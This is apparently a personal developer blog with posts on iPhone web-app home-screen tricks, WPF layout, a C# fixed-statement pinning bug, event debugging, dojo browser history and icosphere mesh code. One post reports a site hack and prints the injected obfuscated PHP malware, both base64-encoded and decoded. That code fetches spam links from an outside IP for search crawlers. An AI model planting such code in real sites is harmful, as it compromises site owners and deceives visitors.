February 21, 2010

appify: Make Web Apps Look Like iPhone Apps

As you probably know, simple web pages can appear as 'normal' apps on your iPhone (or iPod touch) when you add them to your home screen using Safari's '+' menu. With some changes to the web site you can enhance the 'app feeling' even further. You can:
  • Give it a nice icon
  • Add a startup screen which appears when clicking the icon on your home screen
  • Hide the Safari address bar and the menu
All the details on what you have to do in your code can be found e.g. here.

And voilĂ , your web page looks like a normal iPhone app.


Left: My web page in Mobile Safari
Right: Same page through appify


But what if you cannot change the code (as it might not be your web site)? I wrote a small web app (I called it 'appify') which can do the trick for you. appify adds a new starting page to the web app of your choice, and adds all of the nice features I just listed. And after displaying that starting page, the browser is redirected to the actual web app.

You can appify a web app yourself. Or you simply try it on your iPhone with the appified mobile version of GMail.


Note: All of this is nice but has one drawback: When you click on a link on your appified web page, the iPhone will close the app and open the new page in Safari. This doesn't happen with AJAX web apps where you do not have 'normal' links. So appify might not be too useful for many web pages :-(. But it works great for e.g. GMail.
This does not only affect appify, but all web apps on the iPhone. If you know a way to avoid this, please let me know!

A small interesting details from the implementation: I have to give the user a chance to save the web site on the iPhone home screen BEFORE I redirect to the actual web app. I found an easy way to do this: In JavaScript you can detect if the app is in standalone mode (i.e. it is fullscreen without the address bar and menu):
if (window.navigator.standalone) {
// fullscreen mode
redirect();
}

So when we are not in fullscreen mode I do not redirect and the user can save the page to the home screen. When coming through the new home screen icon, Safari runs in standalone mode and the script redirects to the actual app.

November 24, 2009

My media temple hosted web site got hacked

Last night my web sites hosted at media temple got hacked. I got an email from them saying that they detected "suspicious activity". Good that they have something in place that is able to detect that, but this time it was not really necessary since the web sites were malfunctioning so I found out about the issue myself pretty quickly...

Turned out that all of my index.php and index.html files were changed. Also a .htaccess files was added next to those files (or replaced if there was one before).
There was a piece of code added to the files:


<!--ddgbsre_erd_sdd--><?php eval(base64_decode("aWYoc3RyaXBvcygkX1NF
UlZFUlsnSFRUUF9VU0VSX0FHRU5UJ10sICdnb29nbGUnKSBvciBzdHJpcG9zKCRfU0VS
VkVSWydIVFRQX1VTRVJfQUdFTlQnXSwgJ3lhaG9vJykgb3Igc3RyaXBvcygkX1NFUlZF
UlsnSFRUUF9VU0VSX0FHRU5UJ10sICdtc24nKSBvciBzdHJpcG9zKCRfU0VSVkVSWydI
VFRQX1VTRVJfQUdFTlQnXSwgJ2xpdmUnKSkNCnsNCiAgJHIgPSAnJzsNCiAgaWYoJGY9
QGZzb2Nrb3BlbignOTEuMjA3LjQuMTgnLDgwLCRlLCRlciwxMCkgYW5kIEBmcHV0cygk
ZiwgIkdFVCAvbGlua2l0L2luLnBocD9kb21haW49IiAuIHVybGVuY29kZSgkX1NFUlZF
UlsiU0VSVkVSX05BTUUiXSkgLiAiJnVzZXJhZ2VudD0iIC4gdXJsZW5jb2RlKCRfU0VS
VkVSWydIVFRQX1VTRVJfQUdFTlQnXSkgLiAiIEhUVFAvMS4wXHJcbkhvc3Q6IDkxLjIw
Ny40LjE4XHJcblxyXG4iKSkNCiAgd2hpbGUoICRsID0gZnJlYWQoJGYsIDEwMjQpKSAk
ciAuPSAkbDsNCiAgQGZjbG9zZSgkZik7DQogICRwPXN0cnBvcygkciwiXHJcblxyXG4i
KTsgZWNobyBzdWJzdHIoJHIsJHArNCk7DQp9"));


When you base64-decode this you get (indentation by me):


if(stripos($_SERVER['HTTP_USER_AGENT'], 'google') or
stripos($_SERVER['HTTP_USER_AGENT'], 'yahoo') or
stripos($_SERVER['HTTP_USER_AGENT'], 'msn') or
stripos($_SERVER['HTTP_USER_AGENT'], 'live'))
{
$r = '';
if($f=@fsockopen('91.207.4.18',80,$e,$er,10) and
@fputs($f, "GET /linkit/in.php?domain=" . urlencode($_SERVER["SERVER_NAME"]) .
"&useragent=" . urlencode($_SERVER['HTTP_USER_AGENT']) .
" HTTP/1.0\r\nHost: 91.207.4.18\r\n\r\n"))
while( $l = fread($f, 1024)) $r .= $l;
@fclose($f);
$p=strpos($r,"\r\n\r\n"); echo substr($r,$p+4);
}


I do not know much about PHP, but it seems that requests from search engine crawlers get special treatment and additional content is added to the page which is retrieved from the IP address 91.207.4.18. I guess the purpose is to add links to other sites to increase their page rank.
At least for my php sites this did not work however. The code addition invalided the files, presenting an error to the user for all requests.


Not sure how the hack was done. The media temple email suggested to change the ftp/ssh passwords. But I doubt that these passwords were compromised, because it seems that I am not the only one at media temple having the problem:
http://blog.tinyenormous.com/2009/11/17/site-hacked-media-temples-reaction/
Let's wait what media temple has to say about this.

Update 27-Nov-2009: Media temple published some information on how the hack was done. Seems that the attacker got hold of passwords which have been stored as clear text. Read more about this in the media temple FAQ for this issue. There is also a how-to for fixing hacked accounts.

November 18, 2009

WPF: How to set HorizontalAlignment in ListView/GridView

I spent quite some time figuring out how to set the HorizontalAlignment property for a cell in a WPF ListView/GridView. I wanted to set it to "Stretch" so that their content can nicely fill the whole cell, even when the columns are resized. It is not hard to do, it is just a few lines of XAML, but you have to know how.

<ListView>

<ListView.ItemContainerStyle>
<Style TargetType="ListViewItem">
<Setter Property="HorizontalContentAlignment" Value="Stretch" />
</Style>
</ListView.ItemContainerStyle>
...
</ListView>

Same is probably also true for VerticalAlignment, but I haven't tried it.

November 12, 2009

C#'s fixed statement doesn't work with delegates!?

I recently ran into an issue with using the C# fixed statement in conjunction with delegates. Let's look at a small example:

unsafe byte testA()
{
var array = new byte[1];
fixed (byte* p = array)
{
*p = 22;
}
return array[0];
}

This (rather ridiculous) method should return 22. In fact, it does.
But look at a small variation:


unsafe byte testB()
{
var array = new byte[1];
fixed (byte* p = array)
{
Action action = delegate { *p = 22; };
action();
}
return array[0];
}

This should do the same thing, the difference is that the fixed pointer p is accessed inside a delegate. The action is executed synchronously inside the fixed scope, so everything should be be fine.

But it turns out that it is NOT!
When you compile it (I'm using VS2008 SP1 and .NET 3.5 SP1) and look at the compiled version of the method, it looks like this (disassembled using Reflector):


private unsafe byte testB()
{
byte[] CS$0$0001;
byte[] array = new byte[1];
byte* p;
if (((CS$0$0001 = array) == null) || (CS$0$0001.Length == 0))
{
p = null;
}
else
{
p = CS$0$0001;
}
Action action = delegate {
p[0] = 0x16;
};
action();
p = null;
return array[0];
}

I don't know what this CS$0$0001 is about, but that's secondary.
The importing thing is: there's no fixed statement!!!
Without the fixed statement the array can be moved in memory any time, and therefore the unsafe code can fail!
It looks like that the C# compiler think it can optimize away the fixed statement. For some reason it doesn't take the usage of p in the delegate into account. Of course, one could execute the delegate outside the scope of the fixed statement. The compiler doesn't have a chance to prolong the lifetime of the pinned pointer until then. But this is not the case here.

This is not a theoretical problem. We ran into this in a real-world application.
Here's a small test program that illustrates that:


static unsafe byte test()
{
var array = new byte[1];

fixed (byte* p = array)
{
Action action = delegate { *p = 22; };
Thread.Sleep(10);
action();
}
return array[0];
}

static void Main()
{
for (int i = 0; i < 10000; i++)
{
if (22 != test())
{
Console.WriteLine("Run #{0} failed!", i);
}
}
}

This code runs our example code 10,000 times. I added a Sleep() call in my test method to make the problem more likely. On my machine the error occurs usually after around 3500 runs.

Michael Stanton, who helped my track down this issue, has more in-depth info about it.

If you looking for a fix, there is an easy work-around (if you really need both unsafe code and the delegate). You can pin your memory manually without using the fixed statement. Then you have full control over its life-time.
For our example this would be:

unsafe byte testFixed()
{
var array = new byte[1];

GCHandle handle = GCHandle.Alloc(array, GCHandleType.Pinned);
byte* p = (byte*)handle.AddrOfPinnedObject();
try
{
Action action = delegate { *p = 22; };
action();
}
finally
{
handle.Free();
}
return array[0];
}

November 2, 2009

Debugging event subscriptions in C#/.NET

Recently I had to debug a problem around events. I wanted to find out which objects are subscribing to a certain event and when. As there is no code in the class that handles the event subscription, you cannot set a breakpoint there. Too bad...

But there's a simple way out of this. Let's assume you have a class like this:


class Test : INotifyPropertyChanged
{

public event PropertyChangedEventHandler PropertyChanged = delegate { };

void FirePropertyChanged(string property)
{
PropertyChanged(this, new PropertyChangedEventArgs(property));
}
}


You can add a "custom event implementation" that forwards all event subscriptions and un-subscriptions to a private event, similar to a property that uses a private field to store its value:


class Test : INotifyPropertyChanged
{

private event PropertyChangedEventHandler propertyChangedImpl = delegate { };
public event PropertyChangedEventHandler PropertyChanged
{
add { this.propertyChangedImpl += value; }
remove { this.propertyChangedImpl -= value; }
}

void FirePropertyChanged(string property)
{
this.propertyChangedImpl(this, new PropertyChangedEventArgs(property));
}
}


The you can simply set the breakpoint to the add method and see exactly where and when these event registrations happen.

September 14, 2009

Managing the browser history for AJAX apps with dojo

AJAX web application (or any web app using client side scripting to modify the page) suffer from the "Back button problem": Users are used to hit the browser back button to return to a previous page, but there are no "pages" to go to in a AJAX app. Instead users will be taken to the page they visited before navigating to your web app - and probably lose all the state changes done in the app.

Fortunately there are some libraries out there that come to the rescue. I'll present a very simple example using dojo, which should get you started quickly.

For the example I chose a simple javascript app which converts inches into centimeters. For every new conversion there is a new entry stored in the browser history. Without history support the code looks like this:


<form>
<input id="idInches" type="text"></input> inches
<button onclick="onConvert(); return false;">Convert</button>
</form>
<div id="idOutput"></div>

<script language="javascript">
function onConvert()
{
var input = document.getElementById('idInches').value;
convert(input);
}

function convert(input)
{
var cm = 2.54 * input;
var msg = (input==null || input=="") ?
"" : (input + " inches = " + cm + " centimeters");
document.getElementById("idOutput").innerHTML = msg;
}
</script>

Nothing unusual with that.
To enable the browser history we first add a function to restore a previous state. In our case we just restore the value of the input box and recalculate the result.


function restore(input)
{
document.getElementById('idInches').value = input;
convert(input);
}

Next we define a class which can store our state and restore it. It implements functions/properties that dojo will use:


function HistoryState(state)
{
this.state = state;
this.restoreState = function() {
restore(this.state);
};
// back, forward and changeUrl are needed by dojo
this.back = this.restoreState;
this.forward = this.restoreState;
this.changeUrl = true;
}

Then we add dojo and dojo.back, which includes the functionality for managing the browser history. First the dojo include (see details here):


<script type="text/javascript" src="dojo.js"
djConfig="preventBackButtonFix: false">
</script>

Load and initialize dojo.back:


dojo.require("dojo.back");
dojo.back.init();
dojo.back.setInitialState(new HistoryState(""));

The last line of this sets the state the page initially has. In our example the input text field is empty initially, so we just pass an empty string.

Now the only thing missing is to tell dojo when we reached a new state. We do this every time the convert button is pressed, so we add the following to onConvert:


dojo.back.addToHistory(new HistoryState(input));


That's it! See the example live here. Convert a few different values and then try the back/forward buttons of you browser.

Note: When trying yourself, always use a web server! Some things do not work when opening the file directly from the file system.

Note 2: You do not need all of dojo if you only want dojo.back. At the time of writing (dojo 1.3.2) only dojo.js, back.js and resources/iframe_history.html are needed.


June 20, 2009

Creating an icosphere mesh in code

When you look at 3d modeling software like Blender, you will notice that there are usually two different sphere meshes available to choose from: UVSphere and IcoSphere.



The UVSphere looks like a globe. For many purposes it is perfectly fine, but for some use cases, e.g. if you want to deform the sphere, it is disadvantageous that the density of vertices is greater around the poles. Here the icosphere is better, its vertices are distributed evenly.
Icospheres are a type of geodesic dome.

So I want to create a icosphere programmatically. Its base is an icosahedron (I guess this is where the ico in the name comes from), a regular polyhedron with 20 equilateral triangles.

An icosphere is then created by splitting each triangle into 4 smaller triangles. This can be done several times, the recursion level is a parameter to the icosphere.

Creating an Icosahedron

Wikipedia has a nice image that shows that the vertices of an icosahedron are the corners of three orthogonal rectangles:


(source: Wikipedia)

With this the vertex creation is pretty straight-forward:

// create 12 vertices of a icosahedron
var t = (1.0 + Math.Sqrt(5.0)) / 2.0;

addVertex(new Point3D(-1, t, 0));
addVertex(new Point3D( 1, t, 0));
addVertex(new Point3D(-1, -t, 0));
addVertex(new Point3D( 1, -t, 0));

addVertex(new Point3D( 0, -1, t));
addVertex(new Point3D( 0, 1, t));
addVertex(new Point3D( 0, -1, -t));
addVertex(new Point3D( 0, 1, -t));

addVertex(new Point3D( t, 0, -1));
addVertex(new Point3D( t, 0, 1));
addVertex(new Point3D(-t, 0, -1));
addVertex(new Point3D(-t, 0, 1));

To build the triangles, I have numbered the vertices in the order I used in the piece of code above:



All triangles must have their vertices in the same order, I used counter-clockwise direction. Now it is just a matter of carefully looking at the diagram:

// create 20 triangles of the icosahedron
var faces = new List<TriangleIndices>();

// 5 faces around point 0
faces.Add(new TriangleIndices(0, 11, 5));
faces.Add(new TriangleIndices(0, 5, 1));
faces.Add(new TriangleIndices(0, 1, 7));
faces.Add(new TriangleIndices(0, 7, 10));
faces.Add(new TriangleIndices(0, 10, 11));

// 5 adjacent faces
faces.Add(new TriangleIndices(1, 5, 9));
faces.Add(new TriangleIndices(5, 11, 4));
faces.Add(new TriangleIndices(11, 10, 2));
faces.Add(new TriangleIndices(10, 7, 6));
faces.Add(new TriangleIndices(7, 1, 8));

// 5 faces around point 3
faces.Add(new TriangleIndices(3, 9, 4));
faces.Add(new TriangleIndices(3, 4, 2));
faces.Add(new TriangleIndices(3, 2, 6));
faces.Add(new TriangleIndices(3, 6, 8));
faces.Add(new TriangleIndices(3, 8, 9));

// 5 adjacent faces
faces.Add(new TriangleIndices(4, 9, 5));
faces.Add(new TriangleIndices(2, 4, 11));
faces.Add(new TriangleIndices(6, 2, 10));
faces.Add(new TriangleIndices(8, 6, 7));
faces.Add(new TriangleIndices(9, 8, 1));

Refining to an Icosphere

Now we need to refine the triangles to create an icosphere from it. Each edge of the triangle is split in half, one triangle is formed by the three points sitting in the middle of these edges and three triangles surrounding it:


// refine triangles
for (int i = 0; i < recursionLevel; i++)
{
var faces2 = new List<TriangleIndices>();
foreach (var tri in faces)
{
// replace triangle by 4 triangles
int a = getMiddlePoint(tri.v1, tri.v2);
int b = getMiddlePoint(tri.v2, tri.v3);
int c = getMiddlePoint(tri.v3, tri.v1);

faces2.Add(new TriangleIndices(tri.v1, a, c));
faces2.Add(new TriangleIndices(tri.v2, b, a));
faces2.Add(new TriangleIndices(tri.v3, c, b));
faces2.Add(new TriangleIndices(a, b, c));
}
faces = faces2;
}

The method getMiddlePoint() does a bit more than just splitting the edge in half. Firstly, it fixes it length so the new point will lie on the unit sphere (i.e. a sphere that sits in the origin and has a radius of 1). Otherwise we will end up with a refined icosahedron but not with an icosphere. By the way: this is done with the original vertices of the icosahedron too, as the one we created is bigger than the unit sphere.
Secondly, it caches the points and reuses them. As each edge belongs to two triangles, without the cache there will be two new middle points created for each edge. I implemented the cache using a dictionary. As the key I put the two vertex indices into an Int64. As the middle point of the edge from p1 to p2 is the same as for the edge from p2 to p1, for the key always the smaller index is stored as the first.

The following images shows created icospheres where the refinement step has been run once, twice and three times, respectively.



The complete C# code looks like following. It creates a MeshGeometry3D data structure to be used with XAML/WPF, but as most mesh structures work very similar it should be easy to rewrite it for other frameworks.


public class IcoSphereCreator
{
private struct TriangleIndices
{
public int v1;
public int v2;
public int v3;

public TriangleIndices(int v1, int v2, int v3)
{
this.v1 = v1;
this.v2 = v2;
this.v3 = v3;
}
}

private MeshGeometry3D geometry;
private int index;
private Dictionary<Int64, int> middlePointIndexCache;

// add vertex to mesh, fix position to be on unit sphere, return index
private int addVertex(Point3D p)
{
double length = Math.Sqrt(p.X * p.X + p.Y * p.Y + p.Z * p.Z);
geometry.Positions.Add(new Point3D(p.X/length, p.Y/length, p.Z/length));
return index++;
}

// return index of point in the middle of p1 and p2
private int getMiddlePoint(int p1, int p2)
{
// first check if we have it already
bool firstIsSmaller = p1 < p2;
Int64 smallerIndex = firstIsSmaller ? p1 : p2;
Int64 greaterIndex = firstIsSmaller ? p2 : p1;
Int64 key = (smallerIndex << 32) + greaterIndex;

int ret;
if (this.middlePointIndexCache.TryGetValue(key, out ret))
{
return ret;
}

// not in cache, calculate it
Point3D point1 = this.geometry.Positions[p1];
Point3D point2 = this.geometry.Positions[p2];
Point3D middle = new Point3D(
(point1.X + point2.X) / 2.0,
(point1.Y + point2.Y) / 2.0,
(point1.Z + point2.Z) / 2.0);

// add vertex makes sure point is on unit sphere
int i = addVertex(middle);

// store it, return index
this.middlePointIndexCache.Add(key, i);
return i;
}

public MeshGeometry3D Create(int recursionLevel)
{
this.geometry = new MeshGeometry3D();
this.middlePointIndexCache = new Dictionary<long, int>();
this.index = 0;

// create 12 vertices of a icosahedron
var t = (1.0 + Math.Sqrt(5.0)) / 2.0;

addVertex(new Point3D(-1, t, 0));
addVertex(new Point3D( 1, t, 0));
addVertex(new Point3D(-1, -t, 0));
addVertex(new Point3D( 1, -t, 0));

addVertex(new Point3D( 0, -1, t));
addVertex(new Point3D( 0, 1, t));
addVertex(new Point3D( 0, -1, -t));
addVertex(new Point3D( 0, 1, -t));

addVertex(new Point3D( t, 0, -1));
addVertex(new Point3D( t, 0, 1));
addVertex(new Point3D(-t, 0, -1));
addVertex(new Point3D(-t, 0, 1));


// create 20 triangles of the icosahedron
var faces = new List<TriangleIndices>();

// 5 faces around point 0
faces.Add(new TriangleIndices(0, 11, 5));
faces.Add(new TriangleIndices(0, 5, 1));
faces.Add(new TriangleIndices(0, 1, 7));
faces.Add(new TriangleIndices(0, 7, 10));
faces.Add(new TriangleIndices(0, 10, 11));

// 5 adjacent faces
faces.Add(new TriangleIndices(1, 5, 9));
faces.Add(new TriangleIndices(5, 11, 4));
faces.Add(new TriangleIndices(11, 10, 2));
faces.Add(new TriangleIndices(10, 7, 6));
faces.Add(new TriangleIndices(7, 1, 8));

// 5 faces around point 3
faces.Add(new TriangleIndices(3, 9, 4));
faces.Add(new TriangleIndices(3, 4, 2));
faces.Add(new TriangleIndices(3, 2, 6));
faces.Add(new TriangleIndices(3, 6, 8));
faces.Add(new TriangleIndices(3, 8, 9));

// 5 adjacent faces
faces.Add(new TriangleIndices(4, 9, 5));
faces.Add(new TriangleIndices(2, 4, 11));
faces.Add(new TriangleIndices(6, 2, 10));
faces.Add(new TriangleIndices(8, 6, 7));
faces.Add(new TriangleIndices(9, 8, 1));


// refine triangles
for (int i = 0; i < recursionLevel; i++)
{
var faces2 = new List<TriangleIndices>();
foreach (var tri in faces)
{
// replace triangle by 4 triangles
int a = getMiddlePoint(tri.v1, tri.v2);
int b = getMiddlePoint(tri.v2, tri.v3);
int c = getMiddlePoint(tri.v3, tri.v1);

faces2.Add(new TriangleIndices(tri.v1, a, c));
faces2.Add(new TriangleIndices(tri.v2, b, a));
faces2.Add(new TriangleIndices(tri.v3, c, b));
faces2.Add(new TriangleIndices(a, b, c));
}
faces = faces2;
}

// done, now add triangles to mesh
foreach (var tri in faces)
{
this.geometry.TriangleIndices.Add(tri.v1);
this.geometry.TriangleIndices.Add(tri.v2);
this.geometry.TriangleIndices.Add(tri.v3);
}

return this.geometry;
}
}